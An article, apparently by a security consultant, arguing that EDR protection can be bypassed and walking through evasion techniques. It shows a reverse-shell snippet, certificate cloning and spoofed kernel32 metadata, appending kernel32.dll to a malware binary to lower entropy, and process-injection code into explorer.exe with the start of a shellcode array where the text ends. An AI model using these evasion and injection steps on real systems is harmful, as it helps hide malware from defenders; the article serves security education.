EDR Protection is a MYTH

(Cat and Mouse chase)

By –

Deepanshu Khanna

(Sr. Security Consultant – Atos)

Abstract – In this era of Cyber security, malwares has evolved to much greater strength. This era is not the same as deploying like deploying the virus and crash the whole organization. The objectives of all the attackers have changed. Now the main objective of the attackers is to grab as much confidential information they can and sell it in the "Black Markets" or to the competitors. Hence, here comes the EDR solutions that claim that these can protect the organizations against real-world attacks such as Ransomwares (which is a type of malware).

While whichever solution any organization deploys to monitor and prevent real-time attacks, the truth remains the same that this is a cat and mouse chase. Today the organizations implement a solution, tomorrow there will be a bypass. Or today the attackers bypass the solutions, tomorrow there will be a patch for this.

Introduction - Now before jumping to our main topic let's first check what an EDR is and how it is different from Anti-Viruses?


EDR vs AV

Anti-viruses – as we all somehow are attached to the technologies either through our cell phones, or laptops, desktops, etc. and we all must have heard about this term Anti-virus which has a major goal of detecting the malicious codes via static analysis or some heuristic analysis and prevent against them.

But **Endpoint Detection and Response** are often advertised that these are the future of Anti-viruses. EDRs are designed to perform primarily 2 major functions:


1. Monitor and Detect the malicious behaviors of malwares and
2. Incident Response (IR)

So, how EDR Works? The working of EDR is very simple, they inject their own DLLs to the suspicious and notable processes such as cmd.exe, ps.exe, etc., and monitor the remote connections built to some other domains. The process of injecting the DLLs in running processes is called the "**Hooking**" which is the base of any EDR and the malwares as well. "**NTDLL.dll**" is one of the most important DLL files which all the EDR solutions monitors, because the attackers rather than writing their own syscalls, directly import the functions from Windows DLLs. The below screenshot depicts that the McAfee EP solution injects its DLLs to PowerShell.exe to monitor and analyze if it can identify any malicious behavior.



McAfee injected DLLs

These EDRs build their own databases of modern threats, match the signatures present on disk or during runtime, check the behavior, and respond based on that. With this definition, this looks pretty much simple, but in real-time it is not. So, how an EDR in a simple block diagram looks like:



Simple EDR Working

To understand this whole mess, let's dig much deeper into the Operating System Architecture.

Windows Operating System Architecture


Windows system runs a huge set of APIs that has the primary function of arranging the complete stack before the syscalls happen to execute the PE code. Syscalls such as **NTVirtualAllocMemory()** that allows the memory process to interact with the Kernel. Now, these types of syscalls are located in ntdll.dll and hence can only be called during an instruction to execute. The major task of these functions is to allocate the memory for a thread, open/create a file, and write the required data to the allocated buffer onto the disk.

The windows operating system is divided into 2 modes – User mode and Kernel Mode.

User-mode - all the applications installed on the Windows run in User mode, and

Kernel-mode – the kernel and device drivers run in kernel mode.

Now, the Kernel is protected with **Kernel Patch Protection,** which helps the kernel against the applications to alter the kernel memory. Therefore, the EDR solution can only monitor the behavior at User-mode and prevent the malware to execute at this last location only. The last syscall from User-mode is made to the NTDLL.dll and then the CPU shifts all those calls to the Kernel-mode. So, the below figure depicts the working of complete EDR DLL injection into the User-mode syscalls:



EDR flow diagram

Let's begin the above flow as like this,

1. A malware (not detected on disk), is executed and created a Process thread, and the EDR solution wanted to detect the newly created thread.
2. Then the EDR's driver will register a kernel callback and stores it in the kernel callback table.
3. Once the file opens, the kernel will look into that kernel callback table to check if there is there any callback to process. This usually happens for those processes which require higher privilege threads to spawn like cmd.exe, ps.exe, ETW (Event tracing for windows), registries access, etc.
4. Now once the callback notification receives, the EDR will inject (hooks) the EDR.dll to that suspicious thread, and then the EDR will start monitoring and logging all the confidential information such as the main executed module from disk, its relatable components, the DLLs it called, any remote thread, etc.
5. Now once any suspicious alert is there or the file looks suspicious to EDR, it sends all the logs to the remote cloud for further analysis.

More Information on OS Architecture - [User mode and kernel mode - Windows drivers | Microsoft Docs]


So, now the question is how the attacker's think, to understand this, let's first check how an executable is designed and how it looks inside the memory:

PE (Portable Executable) Format

The PE looking in real-time is a complete mess, but to simplify let's divide the PE into 2 parts:


1. **Headers**
2. **Sections**

And this looks like this:



Simplified PE Format

So, how this looks like in memory and can be easily checked using PE bear.



PE Bear cmd.exe format

Now, our main target is EDR bypass so, let's jump to Sections, where the attackers store their payloads.

.text – holds the .exe code

.rdata – read-only data

.data – modules or global variables

.pdata – if any exceptions are there in the code, that lists in this section.

.rsrc - most important section, as most of the malwares in the form of images, or .wav or in any format, stores here.

.reloc – stores information about the ASLR location where the loader has placed the code.

For more information about the PE format - [Inside Windows: Win32 Portable Executable File Format in Detail | Microsoft Docs]

So, the query arises here that where do the attackers store their payload??

So, the answer is - .data, .text. and .rsrc (the most important, because of the traditional malwares). I have demonstrated the same as a "code caving" project of adding a shellcode in a .text section."

[Code Caving – Hide malicious code behind actual software]

So, now we have got all our basics, let's jump to our section, that how real-time attackers bypass the EDR protections.

Bypassing EDR

Entropy – A method which as per the great mathematician Shannon that defines the expected amount of information drawn from distribution during an event. In simple terms Entropy means “The Measure the Randomness”.

Shanon has defined the entropy on a scale of 0-8, → 0 – less entropy (means less randomness) and 8 – higher entropy with higher randomness. The formula for this calculation is:

$$\mathrm{H}(X) = -\sum_{i=1}^{n} \mathrm{P}(x_i) \log \mathrm{P}(x_i)$$

-- Source Wikipedia

But how this is related to our malwares? So, the answer is removing random bytes, obfuscation, and Encryption.

So, Microsoft provides “sigcheck64.exe” in a Sysinternals suite – Download link

So, more the Entropy value → more chances that the file is packed (compressed), obfuscated, or encrypted.

So, let’s check this with my self-written malware, a simple snippet given below, that upon execution, opens the cmd.exe shell to the remote server:

```
proc = Popen(syscmd, shell=True, stdout=PIPE, stderr=PIPE, stdin=PIPE)
msg = proc.stdout.read() + proc.stderr.read()
```

simple reverse shell

Now, let’s check its entropy rate for this reverse shell:

```
Command Prompt
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors>sigcheck64.exe -h -a dist\simple-rev_shell.exe

Sigcheck v2.80 - File version and signature viewer
Copyright (C) 2004-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell.exe:
        Verified:       Unsigned
        Link date:      4:15 PM 1/5/2020
        Publisher:      n/a
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    64-bit
        Binary Version: n/a
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:      n/a
        Comments:       n/a
        Entropy:        7.984
```

Entropy rate for a simple reverse shell

Now as we can see that the entropy rate of an unverified .exe file is very high and the AV engines can detect this as malware. So, how we can overcome this?


1. **<u>Certificate signing and modifying details</u>**- Signing malwares with digital certificates to bypass AVs at runtime. Code signing or signature cloning is a powerful technique when the attackers create malwares. In almost all my malwares, I always sign the malwares with known signatures like Defender, office, VLC, chrome, Mozilla, putty, IE, etc.

I have demonstrated a complete video demonstration, how we can embed the certificate of a file to an executable file – [Certificate Signing Video Demonstration]

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell.exe:
        Verified:       A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider.
        Link date:      4:15 PM 1/5/2020
        Publisher:      Microsoft Windows Production PCA 2013
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    64-bit
        Binary Version: n/a
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:      n/a
        Comments:       n/a
        Entropy:        7.984
```

The entropy rate of a certificate signed reverse shell

Now we have signed our malicious exe file with the Microsoft certificate and is verified but the Entropy rate didn't come down. So, let's try to add all the comments here to make it more like a legitimate file:



Reverse shell with complete details

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell-with-details-section.exe:
        Verified:       The digital signature of the object did not verify.
        Link date:      4:15 PM 1/5/2020
        Publisher:      n/a
        Company:        Microsoft Corporation
        Description:    Windows NT BASE API Client DLL
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.19041.1151
        File version:   10.0.19041.1151 (WinBuild.160101.0800)
        MachineType:    64-bit
        Binary Version: 10.0.19041.1151
        Original Name:  kernel32
        Internal Name:  kernel32
        Copyright:      ⌐ Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        7.984
```

Entropy rate after modifying the exe

Now, we have modified all the parameters and also signed our file (the certificate is not installed on the machine, that's why it is showing the error. No worries 😊), but still, the entropy rate didn't come down.

Now let's check our favorite "kernel32.dll" entropy rate:

```
c:\windows\system32\kernel32.dll:
        Verified:       Signed
        Signing date:   6:37 PM 7/23/2021
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Windows NT BASE API Client DLL
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.19041.1151
        File version:   10.0.19041.1151 (WinBuild.160101.0800)
        MachineType:    64-bit
        Binary Version: 10.0.19041.1151
        Original Name:  kernel32
        Internal Name:  kernel32
        Copyright:      ⌐ Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        6.471
        MD5:    E8C70824921E89E9F6AC095FDA125AE0
        SHA1:   1BF11E6291F33F30383D50D5F2D8346D894D1882
        PESHA1: 8FCC14652647B5ED90143C6D0CFD522201CA232F
        PE256:  41A9765E942CD47CDA698ED2613FF2A92740884F85A84BBB04753C47BFE980F9
        SHA256: 4AC6099C86B3039356359A7D31026BF056872EBBF8A8E551A1115919E54FB772
        IMP:    4D5F151AD3087D1370A6699508DC2446
```

Kernel32 entropy rate

Now, this is a bit higher, but still, Microsoft verifies this under this entropy rate, and hence we can concatenate kernel32.dll to our binary, and let's see how much entropy rate we get now.

```
>type C:\Windows\System32\kernel32.dll >> dist\simple-rev_shell-with-details-and-kernelDLL-embedded.exe
```

Kernel32.dll concatenated with our reverse shell

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell-with-details-and-kernelDLL-embedded.exe:
        Verified:       Unsigned
        Link date:      4:15 PM 1/5/2020
        Publisher:      n/a
        Company:        Microsoft Corporation
        Description:    Windows NT BASE API Client DLL
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.19041.1151
        File version:   10.0.19041.1151 (WinBuild.160101.0800)
        MachineType:    64-bit
        Binary Version: 10.0.19041.1151
        Original Name:  kernel32
        Internal Name:  kernel32
        Copyright:      ⌐ Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        7.907
```

concatenated reverse shell entropy

And finally, our entropy rate came down. So, in this way with multiple other techniques such as concatenating image files can also be helpful during EDR analysis.

2. **Payload Injection –** which is a subset of Code Injection and considered to be the classic code injection, as this method still relies on the real-time world Exploitation. This is the basic method of any malware execution, in which the malware will contain a dropper file, that dropper file consists of our shellcode, which upon execution will create a process and tries to inject the shellcode into the already running process say “Explorer.exe”. To keep it very simple, this whole method is divided into 3 steps, let’s understand with Windows API technical terms.

Now there are majorly 3 functions that are called in the whole process,

a. **VirtualAllocEx()** – the major task of this function is to allocate the buffer space into the target process memory which the shellcode wanted to access. Usually, the buffer space required is after the decompressed shellcode. So, in more technical terms the function VirtualAllocEx() can be utilized in creating the real-time malwares by pointing the initialized memory of the target process to zero, and then allocate the memory region within the virtual address space of the target process.

The syntax follows like this:

```C++
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Source – [Microsoft WinAPI docs]

b. **WriteProcessMemory() –** is to write the copied shellcode to the above-allocated buffer space of the target space. Now there is a small thing that needs to be taken care of here, that the memory region of the target process should be available with the WRITE permissions or in simple terms should be accessible.

The syntax follows like this:

```C++
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Source – [WriteProcess WinAPI Microsoft docs]


c. **CreateRemoteThread() and CreateRemoteThreadEx()** – is used to create a remote thread means to create a thread that will run in the data or shellcode memory region of the target process. Sometimes, an Extended version of the CreateRemoteThread() is to be used, to define or specify the attributes of the remote thread.

The syntax follows like this:

```
HANDLE CreateRemoteThreadEx(
  HANDLE                       hProcess,
  LPSECURITY_ATTRIBUTES        lpThreadAttributes,
  SIZE_T                       dwStackSize,
  LPTHREAD_START_ROUTINE       lpStartAddress,
  LPVOID                       lpParameter,
  DWORD                        dwCreationFlags,
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  LPDWORD                      lpThreadId
);
```

Source – [CreateRemoteThreadEx WinAPI Microsoft Docs]

So, let's analyze this with the help of a simple block dig.



Payload Injection Process dig

Now, let's demonstrate how code injection works, so as per the below code snippets, there is a ProcessInject function which is being called to create a remote thread against which the memory is to be allocated using VirtualAllocEx(), as per the shellcode length (here 510 bytes) defined. Once the memory is allocated, the shellcode is to be written in the target process (here explorer.exe).

```
Target_Process = TargetProcess("explorer.exe");

ProcessInject = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE, (Dword64) Target_Process);

RemotethreadCode = VirtualAllocEx(ProcessInject, NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);

WriteProcessMemory((PVOID)shellcode, ProcessInject, RemotethreadCode, sizeof(shellcode), NULL);
```


Code Snippet

Code Reference Idea – [BlackHat Conference US 2019]


```
0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xCC, 0x00, 0x00, 0x00, 0x41, 0x51,
0x41, 0x50, 0x52, 0x51, 0x48, 0x31, 0xD2, 0x56, 0x65, 0x48, 0x8B, 0x52,
